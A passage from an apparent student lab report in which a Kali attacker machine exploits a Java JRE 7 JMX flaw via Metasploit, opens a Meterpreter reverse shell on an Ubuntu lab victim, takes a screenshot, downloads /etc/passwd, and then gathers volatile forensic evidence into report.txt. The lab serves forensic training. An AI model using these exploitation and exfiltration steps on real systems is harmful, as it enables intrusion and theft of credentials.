


Figure 2.11

We logging into the address <http://203.0.113.2:8000/> in firefox and the following command is used to verify if a connection has been made to the remote server:

netstat -nao | grep 6666





Figure 2.12

On kali machine, we can see the meterpreter session has been opened.



```
Applications ▾ Places ▾ Terminal ▾ Mon 06:03
root@Kali-Attacker: ~
File Edit View Search Terminal Help
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 203.0.113.2:6666
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://203.0.113.2:8080/
[*] Server started.
msf exploit(java_jre17_jmxbean) > [*] 203.0.113.1      java_jre17_jmxbean - handling request for /
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] Sending stage (45741 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:50972) at 2021-10-18 05:56:55 -0400


msf exploit(java_jre17_jmxbean) > sessions

Active sessions
=====

  Id  Type                Information          Connection
  --  -
  1   meterpreter java/java student @ Ubuntu    203.0.113.2:6666 -> 203.0.113.1:50972 (fe80:
:250:56ff:fe8e:4954)

msf exploit(java_jre17_jmxbean) > 
```

Figure 2.13



```
Applications ▾ Places ▾ Terminal ▾ Mon 06:05
root@Kali-Attacker: ~
File Edit View Search Terminal Help
msf exploit(java_jre17_jmxbean) > [*] 203.0.113.1      java_jre17_jmxbean - handling request for /
t for /
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] Sending stage (45741 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:50972) at 2021-10-18 05:56:55 -0400

msf exploit(java_jre17_jmxbean) > sessions

Active sessions
=====


  Id  Type                Information          Connection
  --  -
  1   meterpreter java/java student @ Ubuntu    203.0.113.2:6666 -> 203.0.113.1:50972 (fe80:
:250:56ff:fe8e:4954)

msf exploit(java_jre17_jmxbean) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : Ubuntu
OS           : Linux 3.13.0-32-generic (i386)
Meterpreter  : java/java
meterpreter > getuid
Server username: student
meterpreter > 
```

Figure 2.14

The aim is to activate the sessions and interact with the session 1. The following command is used to interact: **sessions -i 1**. The **sysinfo** command is used to receive the information on the operating system of the victim. The **getuid** command is used to receive the user information that the server is running as.



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
Applications ▾ Places ▾ Terminal ▾ Mon 06:06 1
root@Kali-Attacker: ~
File Edit View Search Terminal Help
meterpreter > ps

Process List
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PID      Name                               Arch      User      Path
---      -
1        /sbin/init                        ----      root      /sbi
n/init
2        [kthreadd]                        root      [kth
readd]
3        [ksoftirqd/0]                    root      [kso
ftirqd/0]
5        [kworker/0:0H]                   root      [kwo
rker/0:0H]
6        [kworker/u16:0]                   root      [kwo
rker/u16:0]
7        [rcu_sched]                       root      [rcu
_sched]
8        [rcu_bh]                          root      [rcu
_bh]
9        [migration/0]                    root      [mig
ration/0]
10       [watchdog/0]                     root      [wat
chdog/0]
11       [khelper]                         root      [khe
lper]
12       [kdevtmpfs]                       root      [kde
vtmpfs]
13       [netns]                           root      [net

```

Figure 2.15



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Applications ▾ Places ▾ Terminal ▾ Mon 06:08 1
root@Kali-Attacker: ~
File Edit View Search Terminal Help
.plugin2.main.client.PluginMain write_pipe_name=/tmp/.com.sun.deploy.net.socket.2966.116980
3369093188012.AF_UNIX
3035 /usr/java/jre1.7.0/bin/java student /usr
/java/jre1.7.0/bin/java -classpath /tmp/~spawn526178784813130327.tmp.dir MRHSaIKTQn.WcszAkb
3046 /usr/lib/deja-dup/deja-dup/deja-dup-monitor student /usr
/lib/deja-dup/deja-dup/deja-dup-monitor
3054 gnome-terminal student gnom
e-terminal
3060 gnome-pty-helper student gnom
e-pty-helper
3061 bash student bash
3134 /bin/sh student /bin
/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
3136 ps student ps a
x -w -o pid=,user=,command=


meterpreter > screenshot
Screenshot saved to: /usr/share/set/tCyqDCFl.jpeg
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] download : /etc/passwd -> passwd
meterpreter > shell
Process 1 created.
Channel 2 created.
pwd
/home/student
id student
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),109(lpadmin),124(sambashare)

```

Figure 2.16

The **ps** command is used to receive the list of running processes on the victim and the **screenshot** command is used to print the victim's desktop screen.

To grab the passwd file, the following command is used: **download /etc/passwd**



```
Terminal
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student

student@Ubuntu:~$ sudo su
[sudo] password for student:
root@Ubuntu:/home/student# echo student investigator > report.txt
root@Ubuntu:/home/student# cat report.txt
student investigator
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student# uname -a >> report.txt
root@Ubuntu:/home/student# hostname >> report.txt
root@Ubuntu:/home/student# ifconfig -a >> report.txt
root@Ubuntu:/home/student# netstat -ano >> report.txt
root@Ubuntu:/home/student# ps aux >> report.txt
root@Ubuntu:/home/student# route -n >> report.txt
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student#
```

Figure 2.17

As the system is compromised, it is important to collect information before it is switched off. As RAM is temporary storage, the information will be erased once the system is switched off. On the ubuntu system as sees in figure 2.1, the following command is used to obtain the root privilege: **sudo su**

The file is created using the command: **echo student investigator > report.txt**

To verify that the report.txt file has been created with the name “student investigator”, the following command is used: **cat report.txt**

To add date and timestamp to the report.txt file, the following command is used:

date >> report.txt. To print the system information to the report.txt file, the following command is used: **uname -a >> report.txt**

To add hostname to the report.txt file, the following command is used: **hostname >> report.txt**. To append network interface information to the report.txt file, the following command is used: **ifconfig -a >> report.txt**.

To append network statistics to the report.txt file, the following command is used: **netstat -ano >> report.txt**

To append the process services running to the report.txt file, the following command is used: **ps aux >> report.txt**.

To append the routing table to the report.txt, the following command is used: **route -n >> report.txt**.

```

Terminal
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student

collisions:0 txqueuelen:0
RX bytes:57524 (57.5 KB) TX bytes:57524 (57.5 KB)

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp6       0      0 :::21                  :::*                     LISTEN
off (0.00/0/0)
tcp6       0      0 :::22                  :::*                     LISTEN
off (0.00/0/0)
tcp6       0      0 :::1:631               :::*                     LISTEN
off (0.00/0/0)
tcp6       0      0 :::23                  :::*                     LISTEN
off (0.00/0/0)
tcp6       0      0 192.168.1.50:54730     203.0.113.2:6666       ESTABLISHED
off (0.00/0/0)
udp        0      0 0.0.0.0:5353          0.0.0.0:*

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Figure 2.18

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
Terminal
File Edit View Search Terminal Help
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student

Oct 18 05:55:37 Ubuntu lightdm: pam_unix(lightdm:session): session closed for user lightdm
Oct 18 05:55:38 Ubuntu lightdm: pam_unix(lightdm:session): session opened for user student by (uid=0)
Oct 18 05:55:38 Ubuntu lightdm: pam_ck_connector(lightdm:session): nox11 mode, ignoring PAM_TTY :0
Oct 18 05:55:39 Ubuntu polkitd(authority=local): Registered Authentication Agent for unix-session:/org/freedesktop/ConsoleKit/Session2 (system bus name :1.43 [/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path /org/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Oct 18 05:55:41 Ubuntu dbus[474]: [system] Rejected send message, 2 matched rules; type="method_call", sender=":1.48" (uid=1000 pid=2638 comm="/usr/lib/indicator-datetime/indicator-datetime-ser") interface="org.freedesktop.DBus.Properties" member="GetAll" error name="(unset)" requested_reply="0" destination=":1.14" (uid=0 pid=1524 comm="/usr/sbin/console-kit-daemon --no-daemon ")
Oct 18 06:09:01 Ubuntu CRON[3148]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 18 06:09:01 Ubuntu CRON[3148]: pam_unix(cron:session): session closed for user root
Oct 18 06:09:26 Ubuntu sudo: student : TTY=pts/0 ; PWD=/home/student ; USER=root ; COMMAND=/bin/su
Oct 18 06:09:26 Ubuntu sudo: pam_unix(sudo:session): session opened for user root by student(uid=1000)

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Figure 2.19

